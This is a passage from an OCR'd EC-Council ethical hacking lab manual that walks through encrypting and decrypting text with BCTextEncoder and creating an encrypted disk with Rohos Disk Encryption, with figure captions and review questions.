


FIGURE 6.3: Set the password for encryption

5. The encoded text appears, as show in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The main advantage of BCTextEncoder is support of public key encryption.




FIGURE 6.4: Encoded text

TASK 2

Decrypting the Data

6. To decrypt the data, you first clean the **Decoded plain text** clipboard.
7. Click the **Decode** button




FIGURE 6.5: Decoding the data

8. **The Enter password for encoding text** widow will appear. Enter the password in the **Password** field, and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BCArchive includes the BC Key Manager utility to manage your own public/secret key pair as well as public keys you have received from other people




FIGURE 6.6: Enter the password for decoding

9. Decoded plaintext appears as shown in the following figure.

BCTextEncoder not only encrypts, but also compresses the data




FIGURE 6.7: Output decoded text

Lab Analysis

Analyze and document the results related to the lab exercise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
BCTText Encoder	**Result:** Encoding and Decoding text for selected data

Questions

1. How can you differentiate between encrypting or decrypting the data in BCTextEncoder and other encrypting tools?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Basic Data Encrypting Using Rohos Disk Encryption

The Rohos Disk Encryption- program creates hidden and protected partitions on the computer or USB flash drive and password protects/ locks access to your Internet applications.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today's web browsers automatically encrypt text when making a connection to a secure server. This prevents intruders from listening in on private communications. Even if they are able to capture the message, encryption allows them to only view scrambled text or what many call unreadable gibberish. Upon arrival, the data is decrypted, allowing the intended recipient to view the message in its original form. In order to be an expert ethical hacker and penetration tester, you must have knowledge of cryptography functions.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encrypting/decrypting commands
- Create a virtual encrypted disk with a file

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

- **Rohos Disk Encryption** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Disk Encryption Tools\Rohos Disk Encryption**
- You can also download the latest version of **Rohos Disk Encryption** from the link http://www.rohos.com/products/rohos-disk-encryption/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Follow the **wizard-driven installation** instructions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run this tool on **Windows Server 2012** host machine
- Administrative privileges to run the tool

Lab Duration

Time: 10 Minutes

Overview of Rohos Disk Encryption

Rohos Disk Encryption creates **hidden** and **password** protected partitions on the computer or **USB flash** drive with megabytes of sensitive files and private data on your computer or USB drive. Rohos Disk uses **NIST**-approved **AES** encryption algorithm, and **256** bit encryption key length. Encryption is automatic and on-the-fly.

Lab Tasks

TASK 1

Installation of Rohos Disk Encryption

1. To install Rohos Disk Encryption, navigate to **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Disk Encryption Tools\Rohos Disk Encryption**.
2. Double-click the **rohos.exe** file/ Select the language **English** and click **OK**.

FIGURE 7.1: Select the Language

You can also download Rohos from http://www.rohos.com

3. The **Setup** window appears. Read the instruction and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Portable Rohos Disk Browser allows to use encrypted partition on any PC without Admin rights, without install.

FIGURE 7.2: Rohos setup wizard

4. The **Licence Agreement** window will appear. Read the agreement carefully and select the **I accept the agreement** radio button
5. Click **Next**.

Encryption is automatic and on-the-fly. AES 256 bit key length. Using NIST compliant encryption standards

FIGURE 7.3: License agreement window

6. Click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

File Virtualization: prevents secret data leak outside encrypted disk on TEMP folders, Registry, Recent documents list, etc.




FIGURE 7.4: Select the destination folder

7. Check the **Create a desktop icon** check box, and click **Next**.




FIGURE 7.5: creating Rohos desktop icon

Any file or folder can be easily moved into Encrypted Rohos Disk with shredding afterwards.

8. Click **Install**. Rohos Disk Encryption is ready to install.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secured virtual keyboard - protect encrypted disk password from a keylogger

FIGURE 7.6: Rohos disk encryption installation

9. Click **Finish**.

FIGURE 7.7: Complete installation of Rohos disk encryption

TASK 2

Disk Encryption

10. The **Rohos Get Ready Wizard** window will appear. Specify the password to access the disk in the respective field.
11. Click **Next**.
12. Alternatively, you can also launch the program from the **Start** menu apps of Windows Server 2012.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rohos disk uses NIST approved AES encryption algorithm, 256 bit encryption key length.

FIGURE 7.8: Select password for access disk

13. The **Setup USB Key** window appears. Read the information, and click **Next**.

Rohos cares about usability: Your first Encrypted Drive can be turned on with a single click or automatically on system startup.

FIGURE 7.9: Select USB key device

14. The **Rohos Updates** window appears. Click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Partition password reset option allows creating a backup file to access your secured disk if you forgot your password or lost USB key.




FIGURE 7.10: Rohos disk encryption update window

15. The encrypted disk is created successfully, as shown in following figure.

This option brings affordable and AES 256 strength encryption solution to improve security issues by preventing unauthorized access to your Internet apps, such as Google Chrome, Firefox




FIGURE 7.11: Successful creation of encrypted disk

16. To decrypt the disk, click **Disconnect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.12: Decrypt the disk

You can open or Save your protected documents right from MS Word (Excel) by clicking on the personal disk icon.

17. After decrypting the disk, it will be displayed, as shown in the following figure.




FIGURE 7.13: Decrypt the disk

Lab Analysis

Analyze and document the results related to the lab exercise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Rohos Disk Encryption	**Result:** Successful connection of encrypted disk

Questions

1. Determine whether there is any way to recover the files from Rohos Disk Encryption if you forget the volume password.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.